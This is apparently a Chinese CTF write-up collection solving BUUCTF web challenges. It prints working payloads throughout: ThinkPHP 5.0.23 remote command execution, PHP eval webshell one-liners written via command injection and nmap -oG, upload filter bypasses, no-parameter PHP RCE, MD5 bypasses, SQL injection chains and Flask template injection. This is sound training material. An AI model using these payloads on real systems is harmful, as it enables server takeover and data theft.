http://a504dd5e-6b7c-407f-ab11-ee1c9efdc3f3.node3.buuoj.cn/index.php?s=1
或
http://a504dd5e-6b7c-407f-ab11-ee1c9efdc3f3.node3.buuoj.cn/index.php?s=captcha
```

报错获得版本号为`5.0.23`,通过百度查询thinkphp版本5.0.23的漏洞



Thinkphp5远程命令执行漏洞


漏洞描述：由于thinkphp对框架中的核心Requests类的method方法提供了表单请求伪造，该功能利用 $_POST['_method']来传递真实的请求方法。但由于框架没有对参数进行验证，导致攻击者可以设置$_POST['_method']='__construct'而让该类的变量被覆盖。攻击者利用该方式将filter变量覆盖为system等函数名，当内部进行参数过滤时便会进行执行任意命令。

构造payload,进行任意命令执行(修改`server[REQUEST_METHOD]`变量的值进行命令执行)

```
URL:http://d410122a-6788-4716-b3b2-09dacb81ac49.node3.buuoj.cn
Post值：_method=__construct&filter[]=system&server[REQUEST_METHOD]=ls /
```

获得目录文件

再通过cat /flag 获得flag值



PS：也可以通过传入一句话木马， 进行getshell

构造post值：

```
_method=__construct&filter[]=system&server[REQUEST_METHOD]=echo '<?php @eval($_POST[cmd]);?>' >shell.php
```

利用蚁剑获得整个网站目录权限

[BUUCTF 2018]Online Tool

要点：函数利用(escapeshellarg()，escapeshellcmd())+ nmap写入命令

访问一段php源码，简单分析

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {    //通过XFF头获取IP
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);  //把字符串转码成可以在shell命令里使用的参数，将单引号进行转义，转义之后，再在左右加单引号
    $host = escapeshellcmd($host);  //对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义
    //保证用户输入的数据在传送到 exec() 或 system() 函数，或者 执行操作符 之前进行转义。
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox); //执行mkdir时不会返回或弹出错误提示
    chdir($sandbox); //改变当前的目录:
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);  //使用nmap命令对传入的IP进行扫描
}
```

利用escapeshellarg()和escapeshellcmd() 函数的漏洞(php版本< 5.2.18)

参考文章：PHP escapeshellarg()+escapeshellcmd() 之殇

这两个函数在一起用会有些问题

1. 传入的参数是：`172.17.0.2' -v -d a=1`
2. 经过`escapeshellarg`处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
3. 经过escapeshellcmd处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为escapeshellcmd对\以及最后那个不配对儿的引号进行了转义
4. 最后执行的命令是curl '172.17.0.2'\'' -v -d a=1'，由于中间的\被解释为\而不再是转义字符，所以后面的'没有被转义，与再后面的'配对儿成了一个空白连接符。所以可以简化为curl 172.17.0.2\ -v -d a=1'，即向172.17.0.2\发起请求，POST 数据为a=1'。

两次转译后host参数出现了问题，没有考虑到单引号的问题

nmap命令存在参数`-oG`可以实现将命令和结果写到文件
利用escapeshellarg()和escapeshellcmd()函数漏洞构造可控的恶意代码，再利用nmap写入并保存文件到服务器端，实现getshell
可以执行上传一句话木马操作
构造payload：

```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

PS：注意单引号和空格问题

```
you are in sandbox 42bd01a7bb67277a666f65f0562d106dStarting Nmap 7.70 ( https://nmap.org ) at 2020-05-12 04:23 UTC Nmap done: 0 IP addresses (0 hosts up) scanne
20.16 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 20.16 seconds
```

获得文件 构造路径利用蚁剑连接获取flag

[ACTF2020 新生赛]Upload


要点：文件上传漏洞

正常上传，可以上传图片，但会验证后缀名限制了php后缀文件 并且会对type类型进行验证，通过修改成`image/jpeg`绕过检测，经过测试可以发现这是黑名单的后缀名检测，上传文件后缀为phtml的一句话木马 蚁剑连接获取flag

[BJDCTF2020]Easy MD5

要点：MD5加密绕过

第一层：password绕过
构造payload：ffifdyop
md5 哈希了之后会变成 276f722736c95d99e921722cf9ed621c，又hex转为ascill会变成是 'or'6,拼接sql语句造成注入，等同于了万能密码



https://blog.csdn.net/weixin_43669045

第二层 ：0e绕过

构造:a=240610708 &b= 314282422

```
..
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

第三层：强类型

md5强比较，此时如果传入的两个参数不是字符串，而是数组，md5()函数无法解出其数值，而且不会报错，就会得到===强比较的值相等

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```

获得flag

[ACTF2020 新生赛]BackupFile

要点：php弱类型

访问url/index.php 在后面加上bak获得index的备份文件

利用php弱类型 `key=123` 获得flag

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

https://blog.csdn.net/weixin_43669045

[GXYCTF2019]禁止套娃

要点：无参数函数RCE+git源码泄露

使用dirsearch工具扫描发现/.git源码泄露，用GitHack.py下载源码获得index.php

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

> 1.需要以GET形式传入一个名为exp的参数。如果满足条件会执行这个exp参数的内容。
> 2.过滤了常用的几个伪协议，不能以伪协议读取文件。
> 3.(?R)引用当前表达式，后面加了?递归调用。只能匹配通过无参数的函数。
> 4.正则匹配掉了et/na/info等关键字，很多函数都用不了。
> 5.eval($_GET['exp']); 典型的无参数RCE

进行代码审计，通过代码`if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp']))`可以大概知道，这里考察的是`无参函数RCE`(只能?get无参数的函数来实现任意命令执行操作)。

具体无参RCE可参考：https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE

第一层：获取路径下的文件名
构造payload:`?exp=print_r(scandir(current(localeconv())));`

> scandir()：打印目录下的文件
> current()：返回数组中的当前单元, 默认取第一个值
> localeconv()：返回一包含本地数字及货币格式信息的数组。该数组第一项是 .（点）
> 连接起来就是 print_r(scandir('.')) ->打印当前目录下的文件名

获取当前目录文件

---

flag在哪里呢？
Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

第二层：获取flag.php源码信息
构造payload:`show_source(next(array_reverse(scandir(pos(localeconv())))));`

> next():指向下一个数组位置(1)
> array_reverse():数组内容反转一下
> pos():current()函数的别名
> show_source(array[1])->flag.php

获取flag

---

flag在哪里呢？

```
<?php
$flag = "flag{a2633b65-1b...
?>
```

PS：php无参数函数RCE的方式有很多种，主要还是考察对php函数的熟练程度，当知道大量的php函数，通过组合可以构造出各种不同的攻击手法

[极客大挑战 2019]HardSQL

要点：报错注入

简单测试一下：
利用fuzz测试，发现大量的关键字被过滤，union被直接过滤掉了，也不能使用双写绕过等方式，排除联合查询的注入，不过我们可以使用报错注入进行注入可以使用`extractvalue()和updatexml()`进行报错注入，这里过滤的了`空格和=`分别使用`()和like`代替

构造payload：

```
获取数据库名
username=admin'or(extractvalue(1,concat(0x7e,(select(database())))))%23
获取表名
username=admin'or(extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where((table_schema)like('geek'))))))%23
获取字段
username=admin'or(extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where((table_name)like('H4rDsq1'))))))%23
获取值
username=admin'or(extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)))))%23
```

函数输出长度存在限制，只能获得一半的flag，但substr()被过滤,可以使用left()和right()去获取拼接获得flag

```
username=admin'or(extractvalue(1,concat(0x7e,(select(left((group_concat(password)),30))from(H4rDsq1)))))%23
username=admin'or(extractvalue(1,concat(0x7e,(select(right((group_concat(password)),30))from(H4rDsq1)))))%23
```

[安洵杯 2019]easy_web

要点:MD5强类型碰撞+任意命令执行

访问网站，查看源码没什么特殊信息，唯一提供了图片的base64加密内容

观察url中的img参数发现有些特殊，解密img参数

解密顺序：base64->base64->hex

结果：555.png

反推获取index.php的源码内容

关键代码：

```
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|\`|;|,|\*|\?|\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}
```

MD5判断绕过：强类型碰撞 参考文档

构造Post值:

```
a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&b=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB
```

正则表达式绕过，构造payload：`?cmd= ca\t /flag` ，获得flag

[CISCN 2019 初赛]Love Math

要点：php变量动态调用函数、任意命令执行

访问网站提供源码

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

题目设置waf：
(1)函数只能是提供的白名单数学公式（不允许出现额外的字符串例 a,b,c）
(2)限制变量长度
(3)不允许存在[' ', '\t', '\r', '\n','"', '"', '`', '[', ']']

简单浏览可以猜测出这里是存在任意命令执行
PS：php中可以把函数名通过字符串的方式传递给一个变量，然后通过此变量动态调用函数，例如下面的代码执行 system('ls');

```php
$a='system';
$a('ls');
```

那么可以构造需要的目标构造payload：`?c=$_GET[a]($_GET[b])&a=system&b=xxx命令`
现在的问题就是然后去绕过题目WAF：
(1)可涉及函数：

```
base_convert() 函数：在任意进制之间转换数字。
dechex() 函数：把十进制转换为十六进制。
hex2bin() 函数：把十六进制值的字符串转换为 ASCII 字符
```

(2)目标：绕过 `_GET` 和 `[]`
(3)解决：
`base_convert` 函数：实现 `10进制转36进制` --> 实现构造出函数：`bin2hex` --> 实现：16进制转字符串 --> 实现构造出字符串 `_GET`

[]可以用{}代替

构造payload获取文件路径：

```
?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{cos}($$pi{tan})&cos=system&tan=ls /
```


获得flag

```
?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{cos}($$pi{tan})&cos=system&tan=cat /flag
```

[BJDCTF 2nd]假猪套天下第一


要点：HTTP Header消息头(本质就是套娃)

任意登录,burp抓包，获的.php网页




层层套娃

第一层：访问，提示要99年后才能访问，修改请求头的time值，修改成一个很大的数字



第二层：只允许本地请求访问，伪造IP,添加`Client-ip`或`XFF`(本题不允许)头绕过



```
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
    .botCenter{width:100%; height:35px; line-height:35px;
background:#DDA0DD; position:fixed; bottom:0px; left:0px; font-size:14px;
color:#000; text-align:center;}
    </style>
</head>

<body bgcolor="#DDA0DD">
<center>
    <a href="https://gem-love.com/" target="_blank"><div
class="botCenter">@颖奇L'Amore</div></a>
    <br><br><br><br><br><br><br><br>
    <font color=black size=32px>
      Sorry, this site is only optimized for those who comes from localhost
```

第三层：检测跳转前的网址，添加`Referer`头绕过

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Client-ip: 127.0.0.1
Cookie: PHPSESSID=11miofq8qdlqgpehmpbr552ce6; time=15856267140009999
```

```
    <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no">
    <title>假猪套天下第一</title>
    <style>
      *{margin:0px; padding:0px;}
      .botCenter{width:100%; height:35px; line-height:35px;
background:#DDA0DD; position:fixed; bottom:0px; left:0px; font-size:14px;
color:#000; text-align:center;}
    </style>
</head>

<body bgcolor="#DDA0DD">
<center>
    <a href="https://gem-love.com/" target="_blank"><div
class="botCenter">@颖奇L'Amore</div></a>
    <br><br><br><br><br><br><br><br>
    <font color=black size=32px>
      Sorry, this site is only optimized for those who come from gem-love.com
```

第四层：检查使用的浏览器，添加`user-agent`头绕过 值为：`Commodore 64`

```
Connection: close
Client-ip: 127.0.0.1
Referer: gem-love.com
Cookie: PHPSESSID=11miofq8qdlqgpehmpbr552ce6; time=15856267140009999
```

```
    <style>
      *{margin:0px; padding:0px;}
      .botCenter{width:100%; height:35px; line-height:35px;
background:#DDA0DD; position:fixed; bottom:0px; left:0px; font-size:14px;
color:#000; text-align:center;}
    </style>
</head>

<body bgcolor="#DDA0DD">
<center>
    <a href="https://gem-love.com/" target="_blank"><div
class="botCenter">@颖奇L'Amore</div></a>
    <br><br><br><br><br><br><br><br>
    <font color=black size=32px>
      Sorry, this site is only optimized for browsers that run on Commodo 64
```

第五层：检测发出请求的用户的Email，添加`from`头绕过

```
GET /L0g1n.php HTTP/1.1
Host: 87-2592cdaf-e914-4764-99e7-dec8f72ae327node3.buuoj.cn:25932
User-Agent: Commodore 64
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Client-ip: 127.0.0.1
Referer: gem-love.com
Cookie: PHPSESSID=11miofq8qdlqgpehmpbr552ce6; time=15856267140009999
```

```
<html>
<head>
    <meta charset="gb2312">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no">
    <title>假猪套天下第一</title>
    <style>
      *{margin:0px; padding:0px;}
      .botCenter{width:100%; height:35px; line-height:35px;
background:#DDA0DD; position:fixed; bottom:0px; left:0px; font-size:14px;
color:#000; text-align:center;}
    </style>
</head>

<body bgcolor="#DDA0DD">
<center>
    <a href="https://gem-love.com/" target="_blank"><div
class="botCenter">@颖奇L'Amore</div></a>
    <br><br><br><br><br><br><br><br>
    <font color=black size=32px>
      Sorry, this site is only optimized for those whose email is root@gem-love.com
```

第六层：检测代理服务器地址，添加`via`头绕过

获得flag

HTTP Header消息头参考：https://www.cnblogs.com/benbenfishfish/p/5821091.html

[SWPU2019]Web1

要点：无列名盲注

存在黑名单：or，过滤空格(使用/**/绕过)，information_schema等

猜测查询语句：`select * from ads where title = '$title' limit 0,1;`

group by获取列数

```
-1'/**/group/**/by/**/22,'11
```

查看版本

```
-1'/**/union/**/select/**/1,version(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

获取表名

```
-1'/**/union/**/select/**/1,
(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_colum
ns/**/where/**/table_schema=schema()),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
,19,20,21,'22
```

获取用户名

```
-1'/**/union/**/select/**/1,
(select/**/group_concat(a)/**/from(select/**/1,2/**/as/**/a,3/**/as/**/b/**/union/**/sele
ct*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

获取密码

```
-1'/**/union/**/select/**/1,
(select/**/group_concat(b)/**/from(select/**/1,2/**/as/**/a,3/**/as/**/b/**/union/**/sele
ct*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

[WesternCTF2018]shrine

要点：模板注入

访问网站提供源码，flask框架，访问`url/shrine`测试存在模板注入

设置黑名单['config','self']并且过滤了括号

构造`payload: /shrine/{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}`

[BJDCTF2020]Mark loves cat

要点：.git源码泄露，逻辑漏洞

dirsearch工具扫描 发现`.git`源码泄露，试用githack工具下载获得关键代码

```php
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;
```

主要考点还是逻辑问题，分析清楚就可以了
forsearch：post传参和get传参的参数键名和值

(1)首先post值：$flag=flag

```php
foreach($_POST as $x => $y){
    $$x = $y;
}
```

获得$$flag=flag

(2)再get值：?yds=flag

```php
foreach($_GET as $x => $y){
    $$x = $$y;
}
```

$x为yds，$y为flag，所以$$x表示$yds，$$y也就是$flag，$flag就是真正的flag{XXXXXX}。$$x =$$y，也就是$yds=flag{XXXXXX}

构造payload，获得flag

```
GET:yds=flag
POST:$flag=flag
```

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖